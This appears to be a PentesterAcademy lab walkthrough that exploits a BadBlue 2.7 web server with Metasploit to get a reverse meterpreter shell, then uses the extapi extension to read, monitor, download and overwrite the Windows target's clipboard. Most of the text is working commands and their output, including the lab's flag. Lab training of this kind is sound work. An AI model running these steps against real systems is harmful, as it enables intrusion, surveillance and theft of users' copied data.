
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: Meterpreter: Extapi Extension
URL	https://attackdefense.com/challengedetails?cid=2337
Type	Post Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.18.143
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.18.143

```
root@attackdefense:~# nmap 10.0.18.143
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-09 14:18 IST
Nmap scan report for 10.0.18.143
Host is up (0.058s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.79 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.18.143

```
root@attackdefense:~# nmap -sV -p 80 10.0.18.143
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-09 14:18 IST
Nmap scan report for 10.0.18.143
Host is up (0.058s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.79 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
------------------------------------------------------
 Exploit Title
------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a metasploit module for badblue server. We will use PassThru remote buffer overflow metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.18.143
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.18.143
RHOSTS => 10.0.18.143
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.18.143
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.18.143:49982) at 2021-04-09 14:19:17 +0530

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 6: Searching the flag.

Command: shell
cd /

dir
type flag.txt

```
meterpreter > shell
Process 868 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\BadBlue\EE>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9E32-0E96

 Directory of C:\

11/14/2018  06:56 AM    <DIR>          EFI
04/09/2021  08:54 AM                32 flag.txt
05/13/2020  05:58 PM    <DIR>          PerfLogs
04/09/2021  08:53 AM    <DIR>          Program Files
02/23/2021  07:19 AM    <DIR>          Program Files (x86)
11/07/2020  08:15 AM    <DIR>          Users
11/07/2020  07:49 AM    <DIR>          Utilities
11/07/2020  12:42 AM    <DIR>          Windows
               1 File(s)             32 bytes
               7 Dir(s)  15,719,436,288 bytes free

C:\>type flag.txt
type flag.txt
5e687bb11b868bd7cbb18a80b390f871
C:\>
```

This reveals the flag to us.

Flag: 5e687bb11b868bd7cbb18a80b390f871

Step 7: Migrate current process into explorer.exe

Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 4960 to 3812...
[*] Migration completed successfully.
meterpreter >
```

Step 8: Load extapi extension.

Command: load extapi

```
meterpreter > load extapi
Loading extension extapi...Success.
meterpreter >
```

Step 9: We are targeting the target windows machine's clipboard using extapi. Checking all available clipboard management commands.

Command: help


```
Extapi: Clipboard Management Commands
=====================================

    Command                   Description
    -------                   -----------
    clipboard_get_data        Read the target's current clipboard (text, files, images)
    clipboard_monitor_dump    Dump all captured clipboard content
    clipboard_monitor_pause   Pause the active clipboard monitor
    clipboard_monitor_purge   Delete all captured clipboard content without dumping it
    clipboard_monitor_resume  Resume the paused clipboard monitor
    clipboard_monitor_start   Start the clipboard monitor
    clipboard_monitor_stop    Stop the clipboard monitor
    clipboard_set_text        Write text to the target's clipboard
```


We can notice, we can read the target's current clipboard and we can continually monitor and dump all the clipboards. Also, we can set a text into the target's clipboard.

Step 10: Copy a file on the target machine and get the clipboard.

Note: We can switch the view of "**Attacker Machine**" and "**Target Machine**" by clicking on one of these tabs as shown in the below snapshot. It is located at the top left of the challenge window.



Go to C:\ drive and copy flag.txt.



Assume the attacker has copied a sensitive file. Now, when we run the "clipboard_get_data" command on the meterpreter session we should get the file by specifying -d option for download.

Command: clipboard_get_data -d /root/

```
meterpreter > clipboard_get_data -d /root/
Files captured at 2021-04-09 09:18:48.0505
=========================================
Remote Path : C:\flag.txt
File size   : 32 bytes
Downloading : C:\flag.txt -> /root/flag.txt
Downloaded 32.00 B of 32.00 B (100.0%) : C:\flag.txt -> /root/flag.txt
download    : C:\flag.txt -> /root/flag.txt

=========================================

meterpreter >
```

We have successfully downloaded the target machine's clipboard file. Verifying that it is downloaded currently.

Command: ls /root
cat /root/flag.txt

```
root@attackdefense:~# ls /root/
Desktop  flag.txt  thinclient_drives
root@attackdefense:~# cat /root/flag.txt
5e687bb11b868bd7cbb18a80b390f871root@attackdefense:~#
```


Success!!


Step 11: Set text in target's clipboard.

Command: clipboard_set_text 'You have been hacked!!'

```
meterpreter > clipboard_set_text 'You have been hacked!!'
meterpreter >
```

Step 12: Switch to the target machine and paste the clipboard.





Success!


Step 13: We can also monitor the target's clipboard by running the “clipboard_monitor_start” command.

Command: clipboard_monitor_start


```
meterpreter > clipboard_monitor_start
[+] Clipboard monitor started
meterpreter >
```

Clipboard monitoring is started. Now if a user on the target machine copies something it will be recorded and later when an attacker dumps the clipboard then, It should dump all the recorded clipboard data.

Step 14: Switch to the Target Machine and copy the text data and files.



The hfs.exe located at "**C:\Utilities\hfs.exe**"



Now, dump the clipboard on the attacker machine. We have copied one executable file i.e hfs.exe and texts.

Command: clipboard_monitor_dump

```
meterpreter > clipboard_monitor_start
[+] Clipboard monitor started
meterpreter > clipboard_monitor_dump
Text captured at 2021-04-09 09:28:47.0030
=======================================
5e687bb11b868bd7cbb18a80b390f871

You have been hacked!!
=======================================

Files captured at 2021-04-09 09:29:34.0045
=========================================
Remote Path : C:\Utilities\hfs.exe
File size   : 2171904 bytes
Downloading : C:\Utilities\hfs.exe -> ./hfs.exe
Downloaded 1.00 MiB of 2.07 MiB (48.28%) : C:\Utilities\hfs.exe -> ./hfs.exe
Downloaded 2.00 MiB of 2.07 MiB (96.56%) : C:\Utilities\hfs.exe -> ./hfs.exe
Downloaded 2.07 MiB of 2.07 MiB (100.0%) : C:\Utilities\hfs.exe -> ./hfs.exe
download    : C:\Utilities\hfs.exe -> ./hfs.exe

=========================================

[+] Clipboard monitor dumped
meterpreter >
```

We can observe that we have dumped all the copied data from the target machine.

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)